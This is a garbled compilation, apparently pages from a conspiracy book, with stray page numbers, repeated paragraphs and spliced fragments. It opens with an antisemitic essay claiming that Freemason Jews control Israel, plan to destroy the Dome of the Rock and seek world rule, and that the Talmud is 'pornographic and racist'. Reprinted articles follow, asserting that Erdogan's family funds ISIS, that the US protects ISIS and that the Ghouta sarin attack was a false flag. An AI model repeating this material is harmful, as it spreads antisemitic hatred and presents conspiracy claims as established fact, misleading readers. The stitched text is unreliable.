In *The Jerusalem Post* (November 1994) was an advertisement placed by "The Grand Lodge of the State of Israel." The display ad was addressed "To the Masons of Peace," and listed: "The Honorable Yitzak Rabin, Prime Minister of Israel," "His Majesty, King Hussein of Jordan," and "The Honorable Bill Clinton, President of the United States."

The ad closed with these fascinating words: "With warm fraternal congratulations on the signing of the peace agreement between Israel and Jordan." Signed—Ephraim Fuchs, President of the Israel Order of Masons."

In his graveside remarks at the funeral service in Israel for the assassinated Israeli Prime Minister Rabin, President Bill Clinton, wearing a Jewish yarmulke, a skull cap, referred to the slain Rabin as "Our elder brother." Of course, he was referring to the Brotherhood of this Lodge.

King Hussein [of Jordan], a Moslem [Muslim], was also present to honor his fallen Masonic elder "brother". Later, shortly after the death of this same Jordanian King Hussein, Israeli Prime Minister Ehud Barak traveled to Amman, Jordan, where he met with Hussein's successor, King Abdullah II. An Associated Press photo of Barak and the King clearly shows a Masonic handshake being exchanged.



Jordan's King Abdullah II (right) gives his "brother," then Israeli Prime Minister Ehud Barak, a Masonic handshake at their meeting in Amman, Jordan, in August, 2000.

#### Masons: Masters of Israel and the World

The rise of Masons to political power in Israel dates back to 1948 and to Israel's founding as a "modern-day nation". David Ben-Gurion, its first Prime Minister, was both a Mason and an avowed Marxist-Leninist and Communist. Since that time, every single Prime Minister has been a high-level Mason, including Golda Meier, who was a member of the women's organization, the Co-Masons.

In 1993 in Jerusalem, a celebration of political Masons was held. According to the respected Italian newspaper *La Repubblica* (October 1993), in an article entitled, "Israel: There is a Pact Between Politicians and Masons," the ceremony was attended by the Mayor of Jerusalem, Teddy Kollek, as well as by the Ashkenazi Chief Rabbi, Israel Meier Lau. Kollek told the gathered Masons, "You do a great honor to Jerusalem. This is natural, considering that King Solomon was the great builder of the temple, which is at the roots of the Masonic idea, and that his workmen were the first Masons."

At that same ceremony, sponsored by the "Grand Lodge of the State of Israel," Rabbi Lau stated that, "The principles of Freemasonry are all contained in the *Book of Books* of the Jewish people [Talmud]."

It is presumed that Rabbi Lau was referring to the pornographic and racist Jewish (Babylonian) Talmud, which is, in fact, their chief law book and guide for living. I have a picture of this same Chief Rabbi, Meier Lau, giving a cabalistic Masonic hand signal to Egyptian President Hosni Mubarak, at a meeting in Cairo, Egypt, in 1998.

Benjamin Netanyahu has publicly stated (see the Israeli publication *Shishi*, Spring 1994) that he was initiated into the Masonic Lodge while in the United States. The *La Repubblica* newspaper stated that Prime Minister Yitzak Rabin was active in Masonry and estimated there are 4,000 Israeli Freemasons divided into 76 lodges. Most Israeli judges and religious figures are Masons. Rothschild-supported Hebrew University in Israel has erected an Egyptian obelisk, symbol of Freemasonry, in its courtyard, and inside the new Israeli Supreme Court building is a law library architecturally designed in the shape of an Egyptian pyramid.

The Bnai B'rith Lodge of New York is affiliated with Israel's lodges and so is the hate-mongering ADL [Anti-Defamation League] and ACLU [American Civil Liberties Union], not to mention almost every top investment magnate on Wall Street in New York. Truly, the Holy Bible is proven true in its prophecy of great "merchants" who, in the last days, deceive the world through their commercial trade and their sorcery.

#### The Planned Jewish "Temple of all Religions"

In my video, Masonic Lodge Over Jerusalem, I reveal the secret rituals conducted by Jewish Masons deep in a cave under the city of Jerusalem. I also expose the sordid plot of these men to utterly destroy and remove from the Temple Mount both the Islamic Mosque of Omar and the Golden-domed [Aqsa] structure known as the "Dome of the Rock." These two Islamic religious edifices will be brought down by Israeli defense forces—by missiles, sapper bombs, laser bursts, or other means. Naturally, this atrocity will be done in the chaotic midst of an ongoing war, and the disaster will be scandalously blamed on the Arabs. It will be said that an errant Arab missile or bomb is responsible.

Then shall come a prophesied (II Thes. 2) Masonic Temple of All Religions to be built on the very spot from where the debris and ashes of the Moslem structures were bulldozed off and cleared.

Through its golden portals shall pass the New Zionist Messiah, King of Planet Earth. Before its evil altar he shall announce to all the world, via television, that their Universal Savior has finally come, a man knowledgeable of "the Holy Kabbalah, the exclusive heritage of the people of Israel" (Morals & Dogma, page 839).

#### The Jews to Become Christ and God Collectively

The Zionist Messiah will confide that it is God's Chosen People, the Jews, who collectively are "Christ." According to the Kabbala and the Zohar, the Jews created "God" in their image and, in turn, this "God" of the Jews is the reflected image of divine man (the Jews) himself, for Jews are said to be "partakers of the Divine Nature."

This, then, is the ages-old, two-fold goal and final secret mystery of the Masons: First, through the worship of Mammmon-Ra, [Egyptian] god of forces (Daniel 11:39) and of money and riches, is to come the synthesis of all religions, superintended by a Jewish Messiah. Then will come a Jewish Utopia: World Government, of the Jews, by the Jews, and for the Jews, forever and ever...!

#### A Resounding Surprise

But regardless of their plots and Grand Scheme, the Almighty has a resounding surprise in store for these Masonic criminals. The scriptures describe these evil men as "natural brute beasts made to be taken and destroyed" (II Peter 2:12). Their fate is clear. The Scriptures say their plots shall utterly fail, their Empire shall be dissolved, their covenant and agreement with hell disannulled, and they "shall utterly perish in their own corruption."

Oh, what a glorious hour that shall be when an angel from heaven cries mightily with a strong voice, saying, "Babylon the Great is fallen, is fallen and is become the habitation of devils, and the hold of every foul spirit, and a cage of every unclean and hateful bird... For in one hour so great riches come to naught..." (Revelation 18: 2,17)

Meet The Man Who Funds ISIS: Bilal Erdogan, The Son Of Turkey's President | Tyler Durden

By Tyler Durden  
Mon, 11/23/2015 - 09:00

Russia's Foreign Minister did not say Erdogan specifically deserved to receive the award, just that Russia does not believe that "any border violation can serve as a pretext for an attack". Brad does say, "We have serious doubts this was an unintended incident and believe this is a planned provocation" by Turkey.

#### MEET THE MAN WHO FUNDS ISIS: BILAL ERDOGAN, THE SON OF TURKEY'S PRESIDENT

Internet Source Link:  
<https://www.zerohedge.com/news/2015-11-25/meet-man-who-funds-isis-bilal-erdogan-son-turkeys-president>

Submitted by [Tyler Durden](#) on 11/26/2015 19:55 -0500

Russia's Sergey Lavrov is not one foreign minister known to mince his words. Just earlier today, 24 hours after a Russian plane was brought down by the country whose president [three years ago said](#) "a short-term border violation can never be a pretext for an attack", had this to say: "We have serious doubts this was an unintended incident and believe this is a planned provocation" by Turkey.

But even that was tame compared to what Lavrov said to his Turkish counterpart Mevlut Cavusoglu earlier today during a phone call between the two (Lavrov who was supposed to travel to Turkey has since canceled such plans).

As [Sputnik transcribes](#), according to a press release from Russia's Ministry of Foreign Affairs, Lavrov pointed out that, "by shooting down a Russian plane on a counter-terrorist mission of the Russian

Aerospace Force in Syria, and one that did not violate Turkey's airspace, the Turkish government has in effect sided with ISIS."

It was in this context when Lavrov added that "Turkey's actions appear premeditated, planned, and undertaken with a specific objective."

More importantly, Lavrov pointed to Turkey's role in the propping up the terror network through the oil trade. Per the Russian statement:

"The Russian Minister reminded his counterpart about Turkey's involvement in the ISIS' illegal trade in oil, which is transported via the area where the Russian plane was shot down, and about the terrorist infrastructure, arms and munitions depots and control centers that are also located there."

Others reaffirmed Lavrov's stance, such as retired French General Dominique Trinquand, who said that "Turkey is either not fighting ISIL at all or very little, and does not interfere with different types of smuggling that takes place on its border, be it oil, phosphate, cotton or people," he said.

The reason we find this line of questioning fascinating is that just last week in the aftermath of the French terror attack but long before the Turkish downing of the Russian jet, we wrote about "[The Most Important Question About ISIS That Nobody Is Asking](#)" in which we asked who is the one "breaching every known law of funding terrorism when buying ISIS crude, almost certainly with the tacit approval by various "Western alliance" governments, and why is it that these governments have allowed said middleman to continue funding ISIS for as long as it has?"

Precisely one week later, in even more tragic circumstances, suddenly everyone is asking this question.

And while we patiently dig to find who the on and offshore "commodity trading" middleman are, who cart away ISIS oil to European and other international markets in exchange for

142

hundreds of millions of dollars, one name keeps popping up as the primary culprit of regional demand for the "Islamic State's" "terrorist oil" - that of Turkish president Recep Erdogan's son: Bilal Erdogan.

**His very brief bio:**

Necmettin Bilal Erdogan, commonly known as Bilal Erdogan (born 23 April 1980) is the third child of Recep Tayyip Erdogan, the current President of Turkey.

After graduating from Kartal Imam Hatip High School in 1999, Bilal Erdogan moved to the US for undergraduate education. He also earned a Masters Degree in John F. Kennedy School of Government at Harvard University in 2004. After graduation, he served in the World Bank as intern for a while. He returned Turkey in 2006 and started to his business life. Bilal Erdogan is one of the three equal shareholders of "BMZ Group Denizcilik", a marine transportation corporation.

Here is a recent picture of Bilal, shown in a [photo from a Turkish 2014 article](#), which "asked why his ships are now in Syria":

In the next few days, we will present a full breakdown of Bilal's various business ventures, starting with his BMZ Group which is the name implicated most often in the smuggling of illegal Iraqi and "Islamic State" through to the Western supply chain, but for now here is a brief, if very disturbing snapshot, of both father and son Erdogan by F. William Engdahl, one which should make everyone ask whether the son of Turkey's president (and thus, the father) is the silent mastermind who has been responsible for converting millions of barrels of Syrian Oil into hundreds of millions of dollars of "Islamic State" revenue...

143

## ERDOGAN'S DIRTY DANGEROUS ISIS GAMES

By F. William Engdahl, posted originally in [New Eastern Outlook](#)

Internet Source Link:

<https://journal-neo.org/2015/08/24/erdogan-s-dirty-dangerousisis-games/>



More and more details are coming to light revealing that the so-called "Islamic State" in Iraq and Syria, variously known as ISIS, IS or Daesh, is being fed and kept alive by Recep Tayyip Erdogan, the Turkish President, and by his Turkish intelligence service, including MIT, the Turkish CIA. Turkey, as a result of Erdogan's pursuit of what some call a Neo-Ottoman Empire fantasies that stretch all the way to China, Syria and Iraq, threatens not only to destroy Turkey but much of the Middle East if he continues on his present path.

In October 2014 US Vice President Joe Biden told a Harvard gathering that Erdogan's regime was backing ISIS with "hundreds of millions of dollars and thousands of tons of weapons..." Biden later apologized clearly for tactical reasons to get Erdogan's permission to use Turkey's Incirlik Air Base for airstrikes against ISIS in Syria,

but the dimensions of Erdogan's backing for ISIS since revealed is far, far more than Biden hinted.

ISIS militants were trained by US, Israeli and now it emerges, by Turkish special forces at secret bases in Konya Province inside the Turkish border to Syria, over the past three years. Erdogan's involvement in ISIS goes much deeper. At a time when Washington, Saudi Arabia and even Qatar appear to have cut off their support for ISIS, they remain amazingly durable. The reason appears to be the scale of the backing from Erdogan and his fellow neo-Ottoman Sunni Islam Prime Minister, Ahmet Davutoglu.

### "Nice Family Business"

The prime source of money feeding ISIS these days is the sale of Iraqi oil from the Mosul region oilfields where they maintain a stronghold. The son of Erdogan it seems is the man who makes the export sales of ISIS-controlled oil possible.

Bilal Erdogan owns several maritime companies. He has allegedly signed contracts with European operating companies to carry Iraqi stolen oil to different Asian countries. The Turkish government buys Iraqi plundered oil which is being produced from the Iraqi seized oil wells. Bilal Erdogan's maritime companies own special wharfs in Beirut and Ceyhan ports that are transporting ISIS' smuggled crude oil in Japan-bound oil tankers.

Gürsel Tekin, vice-president of the Turkish Republican Peoples' Party, CHP, declared in a recent Turkish media interview, "President Erdogan claims that according to international transportation conventions, there is no legal infraction concerning Bilal's illicit activities, and his son is doing an *ordinary business* with the registered Japanese companies, but in fact Bilal Erdogan is up to his neck in complicity with terrorism. But as long as his father holds office, he will be immune from any judicial prosecution." Tekin adds that Bilal's maritime company doing the oil trades for ISIS, BMZ Ltd, is a *family business*, and president Erdogan's close relatives hold shares in BMZ and they misused public funds and took illicit loans from Turkish banks."

In addition to son Bilal's illegal and lucrative oil trading for ISIS, Sümeyye Erdogan, the daughter of the Turkish President, apparently runs a secret hospital camp inside Turkey just over the Syrian border where Turkish army trucks daily bring in scores of wounded ISIS "jihad"ists to be patched up and sent back to wage the bloody "jihad" in Syria, according to the testimony of a nurse who was recruited to work there until it was discovered she was a member of the Alawite branch of Islam, the same as Syrian President Bashar al-Assad who Erdogan seems hell-bent on toppling.

Turkish citizen Ramazan Bagol, captured this month by Kurdish People's Defence Units, YPG, as he attempted to join ISIS from Konya province, told his captors that he was sent to ISIS by the 'Ismailia Sect,' a strict Turkish Islam sect reported to be tied to Recep Erdogan. Bagol said the sect recruits members and provides logistic support to the radical Islamist organization. He added that the Sect gives "jihad" training in neighborhoods of Konya and sends those trained here to join ISIS gangs in Syria.

According to French geopolitical analyst, Thierry Meyssan, Recep Erdogan "organised the pillage of Syria, dismantled all the factories in Aleppo, the economic capital, and stole the machine-tools. Similarly, he organised the theft of archeological treasures and set up an international market in Antioch...With the help of General Benoît Puga, Chief of Staff for the Elysée, he organised a false-flag operation intended to provoke the launching of a war by the Atlantic Alliance – the chemical bombing of al Ghoutta in Damascus, in August 2013.

Meyssan claims that the Syria strategy of Erdogan was initially secretly developed in coordination with former French Foreign Minister Alain Juppé and Erdogan's then Foreign Minister Ahmet Davutoglu, in 2011, after Juppé won a hesitant Erdogan to the idea of supporting the attack on traditional Turkish ally Syria in return for a promise of French support for Turkish membership in the EU [European Union]. France later backed out, leaving Erdogan to continue the Syrian bloodbath largely on his own using ISIS.

Gen. John R. Allen, an opponent of Obama's Iran peace strategy, now US diplomatic envoy coordinating the coalition against the "Islamic State", exceeded his authorized role after meeting with Erdogan and promised to create a 'no-fly zone' ninety miles wide, over Syrian territory, along the whole border with Turkey, supposedly intended to help Syrian refugees fleeing from their government, but in reality to apply the "Juppé-Wright plan". The Turkish Prime Minister, Ahmet Davutoglu, revealed US support for the project on the TV channel A Haber by launching a bombing raid against the PKK, Meyssan adds.

There are never winners in war and Erdogan's war against Syria's Assad demonstrates that in bold. Turkey and the world deserve better. Ahmet Davutoglu's famous "Zero Problems With Neighbors" foreign policy has been turned into massive problems with all neighbors due to the foolish ambitions of Erdogan and his gang.

\*\*\*\*\*



## **SEYMORE HERSH'S NEWS REPORT, BANNED IN U.S., IS FINALLY CONFIRMED IN TURKEY**

Eric ZUESSE | 30.10.2015 | 00:00

Internet Source Link:

<https://www.strategic-culture.org/news/2015/10/30/seymour-hersh-news-report-banned-us-finally-confirmed-turkey.html>



The news-report that the famed investigative journalist Seymour Hersh could not find an American publisher for, and that was consequently published only in Britain, has now been publicly confirmed by a research study into the matter, a study whose findings were made public on October 21, 2015 by a committee of Turkey's parliament and published that day in Turkey's leading newspaper, [Zaman](#).

The news-report that the famed investigative journalist Seymour Hersh could not find an American publisher for, and that was consequently published only in Britain, has now been publicly confirmed by a research study into the matter, a study whose findings were made public on October 21, 2015 by a committee of Turkey's parliament and published that day in Turkey's leading newspaper, [Zaman](#).

The question being investigated here was who caused the sarin gas attack in Ghouta, Syria, on 21 August 2013, that killed over a thousand victims, and that U.S. President Barack Obama has used as his basis for going to war to bring down Syrian President Bashar al-Assad?

Hersh's article, in the London Review of Books, on 17 April 2014, was titled «[The Red Line and the Rat Line: Seymour M. Hersh on Obama, Erdogan and the Syrian rebels](#)». Hersh found that (quoting here the key parts, and providing [in brackets], from me, the necessary clarifications so that the reader can more easily understand what Hersh was saying):

A US intelligence consultant told me that a few weeks before 21 August he saw a highly classified briefing prepared for [Chairman of the U.S. Joint Chiefs of Staff, Martin] Dempsey and the defense secretary, Chuck Hagel, which described 'the acute anxiety' of the [Turkish President Recep Tayyip] Erdogan administration about the [U.S.-Turkey-Saudi-Qatari-backed] rebels' dwindling prospects. The analysis warned that the Turkish leadership had expressed 'the need to do something that would precipitate a US military response'. [In other words: Turkey's leader, Erdogan, 'expressed' to the U.S. Joint Chiefs of Staff, that they needed to do something that would 'precipitate a US military response' against the man Erdogan wanted to bring down, Assad. He was advising what's called by the intelligence-services a 'false-flag attack.' Erdogan wanted a false-flag attack, so as to enable U.S.

President Barack Obama to have a publicly believable excuse for invading Syria and doing what Erdogan wanted done.]... In the aftermath of the 21 August attack Obama ordered the Pentagon to draw up targets for bombing. Early in the process, the former intelligence official said, 'the White House rejected 35 target sets provided by the joint chiefs of staff as being insufficiently "painful" to the Assad regime.' [I.e.: The Joint Chiefs had underestimated the President's determination to bring down Assad... Obama's change of mind [weakening his ardor against Assad] had its origins at Porton Down, the defence laboratory in Wiltshire. British intelligence had obtained a sample of the sarin used in the 21 August attack and analysis demonstrated that the gas used didn't match the batches known to exist in the Syrian army's chemical weapons arsenal. The message that the case against Syria wouldn't hold up was quickly relayed to the US joint chiefs of staff.

The British report heightened doubts inside the Pentagon; the joint

chiefs were already preparing to warn Obama that his plans for a far-reaching bomb and missile attack on Syria's infrastructure could lead to a wider war in the Middle East. As a consequence the American officers delivered a last-minute caution to the president, which, in their view, eventually led to his cancelling the attack...

Obama's promise ['premise' here might instead have been just the tactful way for Hersh to say 'excuse,' which would have been even more unpublishable to apply to the President inside the U.S.; Hersh here avoids saying that the President was simply lying] – that only the Syrian army was capable of deploying sarin – was unravelling. Within a few days of the 21 August attack, the former intelligence official told me, Russian military intelligence operatives had recovered samples of the chemical agent from Ghouta. They analysed it and passed it on to British military intelligence; this was the material sent to Porton Down [the testing lab for Britain's CIA-equivalent, MI6].

...The Porton Down report caused the joint chiefs to go to the president with a... serious worry: that the attack sought by the White House would be an unjustified act of aggression.[In other words: if he were to invade on that basis, the fakery of his excuse might become publicly known.] It was the joint chiefs who led Obama to change course. The official White House explanation for the turnaround – the story the press corps told [and Hersh is here pouring contempt upon America's 'press corps,' as being nothing but stenographers for the White House] – was that the president, during a walk in the Rose Garden with Denis McDonough, his chief of staff, suddenly decided to seek approval for the strike from a bitterly divided Congress with which he'd been in conflict for years. ...

Here is an excerpt from the [Today's Zaman news report](#), which confirmed Hersh's findings that this had been a false-flag attack, by people on Obama's side, to 'justify' a U.S. attack in order to bring down Assad:

CHP [Turkey's leading secularist Party, in opposition to Turkey's Sunni Islamist leader, President Erdogan] deputy Şeker spoke after [his CHP colleague] Erdem, pointing out that the government

misled the public on the issue [of who caused the 21 August 2013 sarin gas attack in Syria] by asserting that sarin was provided by Russia [which is a country that both Erdogan and Obama want to defeat]. The purpose [of the government's lie] was to create the perception that, according to Şeker, «Assad killed his people with sarin and that requires a US military intervention in Syria».

He also underlined that all of the files and evidence from the investigation show a war crime was committed within the borders of the Turkish Republic.

«The investigation clearly indicates that those people who smuggled the chemicals required to procure sarin faced no difficulties, proving that Turkish intelligence was aware of their activities. While these people had to be in prison for their illegal acts, not a single person is in jail. Former prime ministers and the interior minister should be held accountable for their negligence in the incident», Şeker further commented.

Erdem also added that he will launch a criminal complaint against those responsible, including those who issued a verdict of non-prosecution in the case, those who did not prevent the transfer of chemicals, and those who first ordered the arrest of the suspects who were later released.

UN Secretary-General Ban Ki-moon announced in late August that an inquiry had been launched into the gas attacks allegedly perpetrated by both Assad's Syrian regime and rebel groups fighting in Syria since the civil war erupted in 2011.

However, Erdem is not the only figure who has accused Turkey of possible involvement in the gas attack. Pulitzer Prize winner and journalist, Seymour M. Hersh, argued in an article published in 2014 that MIT [Turkey's version of America's CIA] was involved with extremist Syrian groups fighting against the Assad regime.

In his article, Hersh said Assad was not behind the attack, as claimed by the US and Europe, but that Turkish-Syrian opposition collaboration was trying to provoke a US intervention in Syria in

order to bring down the Assad regime.

That news story in Zaman was titled, [«Gov't rejects probe into Turkey's role in Syrian chemical attack»](#). In other words: Erdogan is refusing to cooperate with the CHP Party's investigation into the matter.

Even prior to Hersh's report, a detailed (and better-written) presentation of the case against Obama, which likewise reported that this was a "false flag" operation and that the anti-Russian forces (headed by Obama) were behind it, had been presented by the great investigative journalist Christof Lehmann. He had headlined on 7 October 2013 at his nsnbc news site, ["Top US and Saudi Officials responsible for Chemical Weapons in Syria,"](#) and he opened: "Evidence leads directly to the White House, the Chairman of the Joint Chiefs of Staff Martin Dempsey, CIA Director John Brennan, Saudi Intelligence Chief Prince Bandar, and Saudi Arabia's Interior Ministry." (The U.S. has been allied with the Saudi royal family against Russia since 1945.) Lehmann went on to note that: "The CIA maintains a station, US Special Forces (JSOC) train insurgents, and several other US institutions are present al-Mafraq. The point is of particular importance with regards to the visit of the U.S. Chairman of the Joint Chiefs of Staff to Jordan, which will be detailed below. Al-Mafraq has been the major transit point for Saudi and U.S. arms shipments since 2012, and the delivery of advanced Saudi and U.S. weapons to the insurgents since early August 2013." So: The U.S. President had been up to his eyeballs in the scheming to "precipitate a US military response," as Hersh phrased the matter five months later. Obama desperately wanted to have a publicly-citable reason to invade Syria in 2013, just as Bush had desperately wanted to have a publicly-citable reason to invade Iraq in 2003. (And, in both instances, the U.S. 'news' media cooperated with the President's scam. A [detailed 14 January 2014 MIT analysis of the evidence](#), which proved that "the government's interpretation of the technical intelligence it gathered prior to and after the August 21 attack cannot possibly be correct" was simply ignored by the U.S. 'news' media.)

All of the evidence indicates that U.S. President Obama and Turkey's President Erdogan were working together to create a case

152

for America to bomb Syria until Syria's President Bashar al-Assad would be gone, so that Assad's government could then be replaced by a Sunni Islamist regime (like Erdogan wants), which would be hostile to Russia and which would thus enable in Syria the construction of pipelines so that gas from U.S.-allied Sunnis Qatar and oil from U.S.-allied Sunni Saudi Arabia might take the place of Russia's oil and gas in the world's biggest energy-market: Europe. It's a joint operation both of the U.S. aristocracy, and of the Sunni Arabic royal families, basically a U.S.-Wahhabist operation.

Obama, Erdogan, Saudi King Abdullah, and Qatar's Emir Hamad bin Khalifa Al Thani, worked together in their joint effort to grab Europe's oil-and-gas markets from Russia. For the Sunni Islamists it would be directly an economic benefit to the Sunni aristocrats who would be raking in extra billions, some of which would then fund yet more Sunni "jihad"ists and clerics, to spread the Wahhabist Sunni faith yet further and thus satisfy the Sunni clerics and not only the national Sunni aristocracy; but, to Obama, this would mainly be just another way to cripple the Russian economy, to bring it down, which America's aristocrats want to do. Syria's overthrow would be a fitting sequel to [Obama's February 2014 overthrow of Ukraine's President Viktor Yanukovych](#), who, like Bashar al-Assad, refused to cooperate with U.S. plans to force Russia's President Vladimir Putin out of office.

On 11 May 2015, Gabriel Sherman in the throw-away New York magazine, headlined, [«Why Seymour Hersh's 'Alternative' bin Laden History Did Not Appear in The New Yorker»](#), and he interviewed Hersh about (the anti-Russia propagandist and Obama-supporter) David Remnick, who is the editor of the New Yorker and who rejected Hersh's article when it was presented to him. This time, Remnick had rejected an article by Hersh exposing Obama's lies about the killing of bin Laden: Remnick's earlier rejections of Hersh's articles about Obama's lies regarding Libya, and then regarding Syria (our topic here), had been totally ignored in U.S. 'news' media; but this Sherman article might as well have been about those, too. As a throw-away journalist, Mr. Sherman quotes nothing in response from Mr. Remnick. He only quotes more of Hersh, quoting Remnick's response to Hersh's findings: «David

153

said, ‘Do a blog,’ Hersh recalled». (Imagine: «Do a blog», to tell the public a news story bigger and more important than almost any that the magazine publishes. What an insult that was to Hersh.)

Truths like Hersh's recent articles report don't seem to fit in a 'news' medium such as the New Yorker. Even if some readers of the New Yorker might want to know truths such as this, the owners of the magazine (who hire its editors) don't want them to know such truths (which is why they hire such editors). Hersh apparently pretends not to understand that. He was quoted by Sherman as saying, «It's about money», meaning that Remnick just didn't want to spend the money for such an article. Hersh isn't that stupid. He knows that in America, journalists aren't paid to expose political rot at the top of the nation's aristocracy.

Instead, the Russia-bashing must go on, truth-be-damned. If Putin doesn't want to play ball with America's aristocracy, this is the price he'll have to pay, for holding out. The positions of Russia and its allies won't be published in America. And being turned down by America's press-lords is the price that independent journalists in America must pay, if they want to report the truth about international matters. Journalists know that, too. And a very few of them are willing to pay this price, in order to report the truth, regardless. Unlike what libertarians say, merit doesn't get rewarded by the market, unless that 'merit' is in service to the aristocracy, rather than challenging its lies. So much for America's 'free press.'

Investigative historian Eric Zuesse is the author, most recently, of [They're Not Even Close: The Democratic vs. Republican Economic Records, 1910-2010](#), and of [CHRIST'S VENTRILOQUISTS: The Event that Created Christianity](#).

**Obama's "Fake War" against the so-called "Islamic State" (ISIS). The "Islamic State" is Protected by the US and its Allies**

By [Prof Michel Chossudovsky](#)



**Internet Source Link:**  
<https://www.globalresearch.ca/obamas-fake-war-against-the-islamic-state-is-the-islamic-state-is-protected-by-the-us-and-its-allies/5432163>

Global Research, February 19, 2015

## Theme: 9/11 & 'War on Terrorism', Media Disinformation, US-NATO War Agenda

Since August 2014, the US Air Force with the support of a coalition of 19 countries has relentlessly waged an intensified air campaign against Syria and Iraq allegedly targeting the "Islamic State" brigades.

According to Defense News, over 16,000 airstrikes were carried out from August 2014 to mid January 2015. Sixty percent of the air strikes were conducted by the US Air Force using advanced jet fighter and bombing capabilities (Aaron Mehta, "[A-10 Performing 11 Percent of Anti-ISIS Sorties](#)". Defense News, January 19, 2015.) The airstrikes have been casually described by the media as part of a "soft" counter-terrorism operation, rather than an act of all out war directed against Syria and Iraq.

The large scale air campaign which has resulted in countless civilian casualties has been routinely misreported by the mainstream media. According to Max Boot, senior fellow in national security at the Council on Foreign Relations, "Obama's strategy in Syria and Iraq is not working... [because] the U.S. bombing campaign against ISIS has been remarkably restrained". ([Newsweek](#), February 17, 2015, emphasis added).

Americans are led to believe that the "Islamic State" constitutes a formidable force confronting the US military and threatening Western Civilization. The thrust of media reporting is that the US Air Force has failed and that "Obama should get his act together" in effectively confronting this "Outside Enemy" of America.

According to CFR Max Boot, military escalation is the answer: what is required is for the president "to dispatch more aircraft, military advisers, and special operations forces, while loosening the restrictions under which they operate." (*Ibid*)

What kind of aircraft are involved in the air campaign? The [F-16 Fighting Falcon](#), The [F-15E Strike Eagle](#), The [A-10 Warthog](#), not to mention Lockheed Martin's F-22 Raptor stealth tactical fighter aircraft.

#### **Question for Our Readers:**

Why has the US Air Force not been able to wipe out the "Islamic State" which at the outset was largely equipped with conventional small arms not to mention state of the art Toyota pickup trucks?

From the very outset, this air campaign has NOT been directed against ISIS. The evidence confirms that the "Islamic State" is not the target. Quite the opposite.

The air raids are intended to destroy the economic infrastructure of Iraq and Syria.

We call on our readers to carefully reflect on the following image, which describes the "Islamic State" convoy of pickup trucks entering Iraq and crossing a 200 km span of open desert which separates the two countries.

What would have been required from a military standpoint to wipe out an ISIS convoy with no effective anti-aircraft capabilities? Without an understanding of military issues, common sense prevails.

If they had wanted to eliminate the "Islamic State" brigades, they could have "carpet" bombed their convoys of Toyota pickup trucks when they crossed the desert from Syria into Iraq in June.

The answer is pretty obvious, yet not a single mainstream media has acknowledged it.

The Syro-Arabian Desert is open territory (see map right). With state of the art jet fighter aircraft (F15, F22 Raptor, F16) it would have been –from a military standpoint– "a piece of cake", a rapid and expedient surgical operation, which would have decimated the "Islamic State" convoys in a matter of hours.

Instead, what we have witnessed is an ongoing drawn out six months of relentless air raids and bombings, and the terrorist enemy is apparently still intact.

(In comparison, the NATO bombing raids of Yugoslavia in 1999 lasted about three months (March 24-June 10, 1999).

And we are led to believe that the "Islamic State" cannot be defeated by a powerful US led military coalition of 19 countries.

The air campaign was not intended to decimate the "Islamic State". The counter-terrorism mandate is a fiction.

**America is the Number One "State Sponsor of Terrorism"**

The "Islamic State" is not only protected by the US and its allies, it is trained and financed by US-NATO, with the support of Israel and Washington's Persian Gulf allies.

Since September 11, anti-Arab and anti-Muslim bigotry has become an entrenched feature of our political and social landscape. It lurks in the hidden corners of everyday life-in classrooms and offices and housing complexes-as well as in the ugly scenes that occasionally explode into public consciousness. In the special registration of Middle Eastern men after 9/11. In the vicious campaign against Debbie Almontaser, the American Muslim school teacher who tried to open the Arabic-language Khalil Gibran International Academy (KGIA) and was tarred as an extremist. In the attack on the Park51 Islamic center, more commonly (if less accurately) known as the Ground Zero mosque. In the New York Police Department's selective surveillance of Muslim communities. And that's just New York City. All of these instances should have called on our horror and outrage, and in all too many of them, society hasn't lived up.

This crime appears to be the latest manifestation of New York City's Islamophobia. This time, it cost a life.

Annie Robbins is Editor at Large for Mondoweiss, a mother, a human rights activist and a ceramic artist. She lives in the SF bay area.

"I pushed a Muslim off the train tracks because I hate Hindus and Muslims ever since 2001 when they put down the twin towers I've been beating them up," Menendez told police, according to the district attorney's office.

In the special registration of Middle Eastern men after 9/11. In the vicious campaign against Debbie Almontaser, the American Muslim school teacher who tried to open the Arabic-language Khalil Gibran International Academy (KGIA) and was tarred as an

extremist. In the attack on the Park51 Islamic center, more commonly (if less accurately) known as the Ground Zero mosque. In the New York Police Department's selective surveillance of Muslim communities. And that's just New York City. All of these instances should have called on our horror and outrage, and in all too many of them, society hasn't lived up.

This crime appears to be the latest manifestation of New York City's Islamophobia. This time, it cost a life. Annie Robbins is Editor at Large for Mondoweiss, a mother, a human rights activist and a ceramic artist. She lives in the SF bay area.

\*\*\*\*\*



SECRET PENTAGON REPORT REVEALS WEST SAW ISIS AS "STRATEGIC ASSET"

**Comment:** Given recent developments in the Middle East, with Russia, Turkey, Iran, and Syria all making official, public statements about U.S. support for ISIS and other terror groups, we want to bring readers' attention back to the declassified 2012 DIA memo that admits as much. Despite official denials, the U.S. has been a covert and overt supporter of terrorists in Syria and elsewhere; the same terrorists who have carried out attacks in Europe and around the world.

A declassified secret US government document obtained by the conservative public interest law firm, Judicial Watch, shows that Western governments deliberately allied with al-Qaeda and other Islamist extremist groups to topple Syrian dictator Bashar al-Assad.

The document reveals that in coordination with the Gulf states and Turkey, the West intentionally sponsored violent Islamist groups to destabilize Assad, despite anticipating that doing so could lead to the emergence of an 'Islamic State' in Iraq and Syria (ISIS).

**SECRET PENTAGON REPORT REVEALS WEST SAW ISIS AS "STRATEGIC ASSET"**

Dr. Nafeez Ahmed  
Insurge Intelligence  
Sat, 23 May 2015 15:58 UTC

Internet Source Link:  
<https://www.sott.net/article/296809-Secret-Pentagon-report-reveals-West-saw-ISIS-as-strategic-asset>

Given recent developments in the Middle East, with Russia, Turkey, Iran and Syria all making official, public statements about U.S. support for ISIS and other terror groups, we want to bring readers' attention back to the declassified 2012 DIA [Defense Intelligence Agency] memo that admits as much. Despite official denials, the U.S. has been a covert and overt supporter of terrorists in

Syria and elsewhere, the same terrorists who have carried out attacks in Europe and around the world.

A declassified secret US government document obtained by the conservative public interest law firm, Judicial Watch, shows that Western governments deliberately allied with al-Qaeda and other Islamist extremist groups to topple Syrian president Bashir al-Assad.

The document reveals that in coordination with the Gulf states and Turkey, the West intentionally sponsored violent Islamist groups to destabilize Assad, despite anticipating that doing so could lead to the emergence of an 'Islamic State' in Iraq and Syria (ISIS).

According to the newly declassified US document, the Pentagon foresaw the likely rise of the 'Islamic State' as a direct consequence of the strategy, but described this outcome as a strategic opportunity to "isolate the Syrian regime."

#### Hypocrisy

